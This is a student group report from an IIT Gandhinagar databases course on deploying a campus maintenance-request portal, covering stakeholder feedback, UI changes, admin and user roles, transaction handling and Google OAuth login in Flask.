


Indian Institute of Technology, Gandhinagar



Database for IITGN Maintenance

Authors:

Pulkit Gautam 21110169
Manav Parmar 21110120
Shubh Agarwal 21110205
Gaurav Rawat 21110066
Hrishikesh Birje 21110044
Aman Singh 21110020
Ishva Patel 21110082
Atal Gupta 21110037

Deploying the DBMS

Databases

CS 432

Under the guidance of
Prof. Mayank Singh

April 16, 2024

Responsibility of G1

Question 1

Feedback Cycle 1

Feedback Session with Mr. Dilip


Mr. Tej Gaurang and Mr. Dilip were partners in developing the web page and related database for IIT Gandhinagar, which they maintain. Mr. Dilip has a good idea about the databases and websites in general. He advised us that some data may be deleted as unnecessary, such as 'middle name' in the user table. He proposes making the user experience more convenient and faster by adding an opportunity to auto-fill the user ID into the request form. He had also proposed adding timestamps to the requests and sorting them. In general, he expressed satisfaction with the system's performance.

Feedback Session with Mr. Dharmendra Panchal

Mr. Dharmendra Panchal, who handles the civil aspects of maintenance, frequently utilizes the admin page of the current website. He also recommended enhancing the user-friendliness of the status change feature. He wanted the request form to appear as a single row but was fine without it. He liked our addition of worker information on the webpage and was overall happy with the page.


Changes Implemented

Deletion of middle name



ID	First Name	Middle Name	Last Name	Email	Phone	Actions
1	John	Alexander	NULL	john_smith@example.com	1234567854	<button>Update</button> <button>Delete</button>
2	Emma	Grace	Johnson	emma_j@example.com	2345678901	<button>Update</button> <button>Delete</button>
3	Michael	David	Brown	michael_brown@example.com	3456789012	<button>Update</button> <button>Delete</button>
4	Sophia	Elizabeth	Martinez	sophia_martinez@example.com	4567890123	<button>Update</button> <button>Delete</button>
5	William	Christopher	Anderson	william_anderson@example.com	5678901234	<button>Update</button> <button>Delete</button>
6	Isabella	Lauren	Taylor	isabella_taylor@example.com	6789012345	<button>Update</button> <button>Delete</button>
7	James	Ryan	Thomas	james.thomas@example.com	7890183456	<button>Update</button> <button>Delete</button>
8	Olivia	Avery	Lee	olivia_lee@example.com	8902234567	<button>Update</button> <button>Delete</button>
9	Benjamin	Kevin	White	benjamin_white@example.com	9012345678	<button>Update</button> <button>Delete</button>

Figure 1: Middle name present in the User Table



ID	First Name	Last Name	Email	Phone	User Type	Actions
1	John	NULL	john_smith@example.com	1234567854	admin	<button>Update</button> <button>Delete</button>
2	Emma	Johnson	emma_j@example.com	2345678901	None	<button>Update</button> <button>Delete</button>
3	Michael	Brown	michael_brown@example.com	3456789012	None	<button>Update</button> <button>Delete</button>
4	Sophia	Martinez	sophia_martinez@example.com	4567890123	None	<button>Update</button> <button>Delete</button>
5	William	Anderson	william_anderson@example.com	5678901234	None	<button>Update</button> <button>Delete</button>
6	Isabella	Taylor	isabella_taylor@example.com	6789012345	None	<button>Update</button> <button>Delete</button>
7	James	Thomas	james.thomas@example.com	7890183456	None	<button>Update</button> <button>Delete</button>
8	Olivia	Lee	olivia_lee@example.com	8902234567	None	<button>Update</button> <button>Delete</button>
9	Benjamin	White	benjamin_white@example.com	9012345678	None	<button>Update</button> <button>Delete</button>
10	Amelia	Harris	amelia.harris@example.com	1234567891	None	<button>Update</button> <button>Delete</button>

Figure 2: Middle name deleted from User Table

Auto-filling of user ID

Add Request

[Go Back](#)

User ID	<input type="text"/>
Domain ID	<input type="text"/>
Location ID	<input type="text"/>
Subject	<input type="text"/>
Availability	<input type="text"/>
Status	<input type="text"/>
Description	<input type="text"/>
Admin Comments	

Figure 3: No auto-filling in request form

Add Request

[All Requests](#) [Logout](#)

User ID	<input type="text" value="149"/>
Domain	<input type="text" value="Select Domain"/>
Subdomain	<input type="text" value="Select Subdomain"/>
Subdomain 2	<input type="text" value="Select Subdomain 2"/>
Location	<input type="text" value="Select Location"/>
Building Name	<input type="text" value="Building Name"/>
Room Number	<input type="text" value="Room Number"/>
Location Description	<input type="text" value="Location Description"/>
Subject	<input type="text"/>

Figure 4: Auto-filling user-id in request form

Addition of time stamps and sorting requests accordingly

Request Table											
Add Requests											
Request ID	User ID	Domain ID	Location ID	Subject	Availability	Status	Description	Admin Comments	Image	Action	
2	2	2	34	Fix Leaky Faucet, Please	Available on weekends and evenings	Pending	Leaky faucet in the kitchen needs repair	None		Update	Delete
3	3	3	56	HVAC System Maintenance	Available on weekdays from 8am to 4pm	Completed	Require routine maintenance for HVAC system	None		Update	Delete
4	4	4	78	Carpentry Work for Custom Furniture	Available on weekdays from 10am to 6pm	Pending	Need custom furniture built for the office	None		Update	Delete
5	5	5	23	Interior Painting for Living Room	Available on weekends and evenings	Ongoing	Want to repaint the living room walls	None		Update	Delete
6	6	6	45	Roof Repair Service Needed	Available on weekdays from 9am to 5pm	Pending	Roof has a leak and needs repair	None	No image	Update	Delete
7	7	7	67	Landscaping Design Consultation	Available on weekdays from 8am to 4pm	Pending	Interested in redesigning backyard landscape	None	No image	Update	Delete
8	8	8	69	Janitorial Services for Office Cleaning	Available on weekends and evenings	Pending	Require regular cleaning services for office space	None	No image	Update	Delete

Figure 5: No timestamps in request table before Feedback1

Request Table											
Pending Requests (Last 10 Days): 29				Ongoing Requests (Last 10 Days): 2				Completed Requests (Last 10 Days): 2			
	Status	Description	Admin Comments	Image	Create At	Action					
Available on weekends and evenings	Pending	Leaky faucet in the kitchen needs repair	None		2024-04-09 17:35:13	Update	Delete				
Available on weekdays from 8am to 4pm	Completed	Require routine maintenance for HVAC system	None		2024-04-09 17:35:13	Update	Delete				
Available on weekdays from 10am to 6pm	Pending	Need custom furniture built for the office	None		2024-04-09 17:35:13	Update	Delete				
Available on weekends and evenings	Ongoing	Want to repaint the living room walls	None		2024-04-09 17:35:13	Update	Delete				
Available on weekdays from 9am to 5pm	Pending	Roof has a leak and needs repair	None	No image	2024-04-09 17:35:13	Update	Delete				

Figure 6: Timestamps added and requests sorted accordingly

Status change feature

Update Request

[Go Back](#)

User ID
2

Domain ID
2

Location ID
34

Subject
Fix Leaky Faucet, Please

Availability
Available on weekends and evenings

Status

Description
Leaky faucet in the kitchen needs repair

Admin Comments




Figure 7: Manual nature of request status change before Feedback1

2

Domain ID
2

Location ID
34

Subject
Fix Leaky Faucet, Please

Availability
Available on weekends and evenings

Status

Pending
Ongoing
Completed

Admin Comments
None

Current Image:


Image
 No file chosen




Figure 8: Dropdown added for status change

Feedback Cycle 2

Feedback Session with Mr Tej Gaurang and Mr Dilip

We went to these two individuals because we had interacted with them regarding this project in the past, and we wanted to maintain consistency. He asked us to display some details, such as request pending and some user information on the home admin page. He felt this feature was necessary for someone who uses the webpage daily. He also asked us to handle the overflow in the request table on the front end. He also asked us to change some parts of the UI to make it look better. Overall, he was satisfied with our efforts.

Changes Implemented

Home page of admin




Figure 9: Home page before Feedback




Figure 10: New home page with additional information

Overflow in request table handling

Figure 11: No maximum character cap through frontend

Figure 12: Maximum character cap through frontend

Login page UI updated

IIT Gandhinagar Maintenance Portal

Sign in to your account

[Login with Google](#)

Figure 13: Previous Login page

IIT GANDHINAGAR MAINTENANCE PORTAL



Sign in to your account

[Login with Google](#)

§

Figure 14: Current Login Page

Request Table UI updated

Pending Requests (Last 10 Days): 28 Ongoing Requests (Last 10 Days): 2 Completed Requests (Last 10 Days): 2

User Request ID	First Name	Last Name	Email	Phone	Domain ID	Location ID	Subject	Availability	Status	Description	Action
2	Emma	Johnson	emma.j@example.com	2345678901	2	34	Fix Leaky Faucet, Please	Available on weekends and evenings	Pending	Leaky faucet in the kitchen needs repair	N/A
3	Michael	Brown	michael_brown@example.com	3456789012	3	56	HVAC System Maintenance	Available on weekdays from 8am to 4pm	Completed	Require routine maintenance for HVAC system	N/A
4	Sophia	Martinez	sophia_martinez@example.com	4567890123	4	78	Carpentry Work for Custom	Available on weekdays	Pending	Need custom furniture	N/A

127.0.0.1:5000/requests

Figure 15: Previous Login page

Pending Requests (Last 10 Days): 29 Ongoing Requests (Last 10 Days): 2 Completed Requests (Last 10 Days): 2

Request ID	User First Name	User Last Name	User Email	User Phone	Domain ID	Location ID	Subject	Availability	Status	Description	Action
2	Emma	Johnson	emma.j@example.com	2345678901	2	34	Fix Leaky Faucet, Please	Available	Pending	Leaky faucet in the kitchen needs repair	N/A
3	Michael	Brown	michael_brown@example.com	3456789012	3	56	HVAC System Maintenance	Available	Completed	Require routine maintenance for HVAC system	N/A
4	Sophia	Martinez	sophia_martinez@example.com	4567890123	4	78	Carpentry Work for Custom Furniture	Available	Pending	Need custom furniture	N/A
5	William	Anderson	william_anderson@example.com	5678901234	5	23	Interior Painting for Living Room	Available	Pending	Painting walls in the living room	N/A
6	Isabella	Taylor	isabella_taylor@example.com	6789012345	6	45	Roof Repair Service Needed	Available	Pending	Repair roof damage	N/A

Figure 16: Current Login Page

Question 2

Types of Users

In our webpage, like in the currently existing page, we have categorized the users into two types, namely admin and user type. The nature of the 'user' work will be to add maintenance complaints through the form provided. The 'admin' would have access to all database tables and could update them as she likes. Detailed privileges are provided.

Admin

The purpose of the admin user type is to supervise and handle the user type's complaints. Admin would have access to all the tables in the database. She could update or delete requests, workers, users, domains and locations from their respective tables. Attached are the screenshots of various tabs and the functionality of the admin user.

Admin Home Page




Figure 17: Admin home page

Admin View of Domain Table

The screenshot shows a web-based administrative interface for managing domains. At the top, there is a navigation bar with links for Home, Domain, User, Request, Location, Worker, and Logout. Below the navigation bar is a title "Domain Table". A button labeled "Add Domains" is located above a table. The table has columns: Domain ID, Domain, Subdomain, Subdomain - 2, and Actions. The "Actions" column contains two buttons each row: "Update" (blue) and "Delete" (red). The data in the table is as follows:

Domain ID	Domain	Subdomain	Subdomain - 2	Actions
1	electrical	electrical	services	Update Delete
2	plumbing	plumbing	services	Update Delete
3	HVAC	HVAC	services	Update Delete
4	carpentry	carpentry	services	Update Delete
5	painting	painting	services	Update Delete
6	roofing	roofing	services	Update Delete
7	landscaping	landscaping	services	Update Delete
8	janitorial	janitorial	services	Update Delete
9	pestcontrol	pest	control	Update Delete
10	securitysystems	security	systems	Update Delete

Figure 18: Admin Domain table

Inserting Domain using Admin privileges

The screenshot shows a form titled "Add Domain". It includes a "Go Back" link at the top left. There are three input fields: "Domain" (containing "Domain"), "Subdomain" (containing "Subdomain"), and "Subdomain - 2" (containing "subdomain - 2"). At the bottom right of the form area is a green "Add Domain" button.

Figure 19: Domain Insertion

Admin View of User Table

The screenshot shows a web-based administrative interface for managing user data. At the top, there is a navigation bar with links for Home, Domain, User, Request, Location, Worker, and Logout. Below the navigation is a title "Users List". There are three buttons: "Add Users" (blue), "All" (dropdown menu), and "Filter" (blue). The main area is a table with the following data:

ID	First Name	Last Name	Email	Phone	User Type	Actions
1	John	NULL	john_smith@example.com	1234567854	admin	<button>Update</button> <button>Delete</button>
2	Emma	Johnson	emma.j@example.com	2345678901	None	<button>Update</button> <button>Delete</button>
3	Michael	Brown	michael_brown@example.com	3456789012	None	<button>Update</button> <button>Delete</button>
4	Sophia	Martinez	sophia_martinez@example.com	4567890123	None	<button>Update</button> <button>Delete</button>
5	William	Anderson	william_anderson@example.com	5678901234	None	<button>Update</button> <button>Delete</button>
6	Isabella	Taylor	isabella_taylor@example.com	6789012345	None	<button>Update</button> <button>Delete</button>
7	James	Thomas	james.thomas@example.com	7890183456	None	<button>Update</button> <button>Delete</button>
8	Olivia	Lee	olivia_lee@example.com	8902234567	None	<button>Update</button> <button>Delete</button>
9	Benjamin	White	benjamin.white@example.com	9012345678	None	<button>Update</button> <button>Delete</button>
10	Amelia	Harris	amelia.harris@example.com	1234567891	None	<button>Update</button> <button>Delete</button>

Figure 20: Admin User table

Inserting User using Admin privileges

The screenshot shows a form titled "Add User" with the following fields:

- Go Back (button)
- First Name (text input)
- Last Name (text input)
- Email Address (text input)
- Mobile Number (text input)
Enter 10 digits only.
- User Type (dropdown menu)
- Add User (button)

Figure 21: User Insertion

Admin View of Request Table

The screenshot shows a web-based application for managing requests. At the top, there is a navigation bar with links for Home, Domain, User, Request, Location, Worker, and Logout. Below the navigation bar is a title "Request Table". Underneath the title, there are three sections: "Pending Requests (Last 10 Days): 29", "Ongoing Requests (Last 10 Days): 2", and "Completed Requests (Last 10 Days): 2". A search/filter bar is located above the main table. The main table has columns for Request ID, User First Name, User Last Name, User Email, User Phone, Domain ID, Location ID, Subject, and Availability. The data in the table is as follows:

Request ID	User First Name	User Last Name	User Email	User Phone	Domain ID	Location ID	Subject	Availability
2	Emma	Johnson	emma.j@example.com	2345678901	2	34	Fix Leaky Faucet, Please	Available
3	Michael	Brown	michael_brown@example.com	3456789012	3	56	HVAC System Maintenance	Available
4	Sophia	Martinez	sophia_martinez@example.com	4567890123	4	78	Carpentry Work for Custom Furniture	Available
5	William	Anderson	william_anderson@example.com	5678901234	5	23	Interior Painting for Living Room	Available
6	Isabella	Taylor	isabella_taylor@example.com	6789012345	6	45	Roof Repair Service Needed	Available

Figure 22: Admin User table


Inserting request using Admin privileges

The screenshot shows a form titled "Add Request". The form fields are as follows:

- Go Back (button)
- User ID (input field)
- Domain ID (input field)
- Location ID (input field)
- Subject (input field)
- Status (dropdown menu: Select Status)
- Availability (input field)
- Description (input field)
- Admin Comments (input field)
- Image (input field)

Figure 23: Admin User table


Admin View of Location Table



Location ID	Location	Building Name	Room Number	Description	Action
1	Hostel	Aibaan	101	Single Room	<button>Update</button> <button>Delete</button>
2	Hostel	Beauki	202	Double Room	<button>Update</button> <button>Delete</button>
3	Hostel	Chimar	303	Single Room	<button>Update</button> <button>Delete</button>
4	Hostel	Duven	404	Single Room	<button>Update</button> <button>Delete</button>
5	Hostel	Emiet	105	Double Room	<button>Update</button> <button>Delete</button>
6	Hostel	Firpearl	206	Single Room	<button>Update</button> <button>Delete</button>
7	Hostel	Hiqom	307	Double Room	<button>Update</button> <button>Delete</button>
8	Hostel	Ijokha	408	Single Room	<button>Update</button> <button>Delete</button>
9	Hostel	Jurgia	109	Double Room	<button>Update</button> <button>Delete</button>
10	Hostel	Kyneel	210	Single Room	<button>Update</button> <button>Delete</button>

Figure 24: Admin Location table

Inserting Location using Admin privileges



Go Back

Add location

Location

Select Location

Building Name

Building Name

Room Number

Room Number

Description

Description

Add location

Figure 25: Location Insertion

Admin View of Worker Table

Location ID	Location	Building Name	Room Number	Description	Action
1	Hostel	Aibaan	101	Single Room	Update Delete
2	Hostel	Beauki	202	Double Room	Update Delete
3	Hostel	Chimar	303	Single Room	Update Delete
4	Hostel	Duven	404	Single Room	Update Delete
5	Hostel	Emiet	105	Double Room	Update Delete
6	Hostel	Firpearl	206	Single Room	Update Delete
7	Hostel	Hiqom	307	Double Room	Update Delete
8	Hostel	Ijokha	408	Single Room	Update Delete
9	Hostel	Jurgia	109	Double Room	Update Delete
10	Hostel	Kyzeel	210	Single Room	Update Delete

Figure 26: Admin Worker table

Inserting worker using Admin privileges

The form is titled "Add Worker". It includes fields for "First Name" (with placeholder "First Name"), "Last Name" (with placeholder "Last Name"), "Domain Id" (with placeholder "Domain Id" and a dropdown arrow), "Availability" (with placeholder "Availability"), and "Mobile Number" (with placeholder "Mobile Number" and a note "Enter 10 digits only"). A "Go Back" button is at the top left, and a "Add Worker" button is at the bottom.

Figure 27: Worker Insertion

User

The purpose of this user type is mainly to add complaint requests. Most of the users will be in this class. The user is not required to do anything more than make a complaint request and, hence, has no dedicated home page. Additionally, the user could also view his previous requests.

Requesting through user

The screenshot shows a web application titled "Add Request". At the top left are two buttons: "All Requests" (highlighted in blue) and "Logout". Below these are several input fields and dropdown menus:

- User ID: A text input field containing "149".
- Domain: A dropdown menu labeled "Select Domain".
- Subdomain: A dropdown menu labeled "Select Subdomain".
- Subdomain 2: A dropdown menu labeled "Select Subdomain 2".
- Location: A dropdown menu labeled "Select Location".
- Building Name: A text input field.
- Room Number: A text input field with a small info icon.

Figure 28: Request Making through user type

Viewing previous Requests

The screenshot shows a web application titled "Your Requests". At the top left are two buttons: "Add Maintenance Request" (highlighted in blue) and "Logout". Below these is a table displaying previous requests:

Subject	Availability	Status	Description	Admin Comments	Image	Create At
Leaking faucets	9 AM to 5 PM	pending	Leaking faucets		No image	2024-04-16 20:15:04

Figure 29: previous requests

Responsibility of G2

Concurrent Multi-User Access

We've categorized users into two types: Users, who can submit requests, and Admins, who possess full access to the database tables, enabling them to update, delete, or add entries. To ensure consistency in multi-user environments, we've implemented commit and rollback mechanisms for every table alteration, preserving transaction atomicity.

Updates Based on Feedback

In response to user feedback, we've enhanced the portal by incorporating user information display within the request table. Additionally, we now showcase the timestamp of each request and provide statistics on request counts per status. These backend modifications accommodate the aforementioned queries efficiently from the database.

Google Authentication for Login and Registration

We've seamlessly integrated Google authentication into our Flask application, leveraging the following libraries:

- **Flask-Login:** Facilitates user session management and authentication functionalities.
- **Flask-OAuthlib:** Empowers OAuth authentication flows, enabling user authentication via Google.

Initially, we define a User model using SQLAlchemy, representing users within our application, inclusive of fields such as user ID, first name, last name, email, and mobile number.

Subsequently, we configure the Google OAuth client utilizing the OAuth object provided by Flask-OAuthlib. This involves specifying the client ID and client secret obtained from the Google Developers Console, alongside the requisite scopes for accessing user email information.

The `login_google()` function initiates the Google OAuth flow upon user login attempts, redirecting them to Google's authorization endpoint.

Upon successful authentication with Google, the `google_authorized()` function is triggered. Here, we retrieve the access token and user information from the OAuth response. Validating the email, we proceed to authenticate the user within our application by querying the User model.

For user registration, we offer a signup form where users input their details. Upon submission, a new User instance is instantiated and added to the database, ensuring registration exclusivity to users with IITGN email addresses.

The `logout()` function handles user logout, clearing the session and revoking any associated Google tokens.

Here are some relevant code snippets illustrating the implementation:

```
@auth.route('/login/google')
def login_google():
    return google.authorize(callback=url_for('auth.google_authorized', _external=True))

@auth.route('/login/google/authorized')
@google.authorized_handler
def google_authorized(resp):
    access_token = resp['access_token']
    session['google_token'] = (access_token, '')
    user_info = google.get('userinfo')
```

Responsibility of G1 & G2

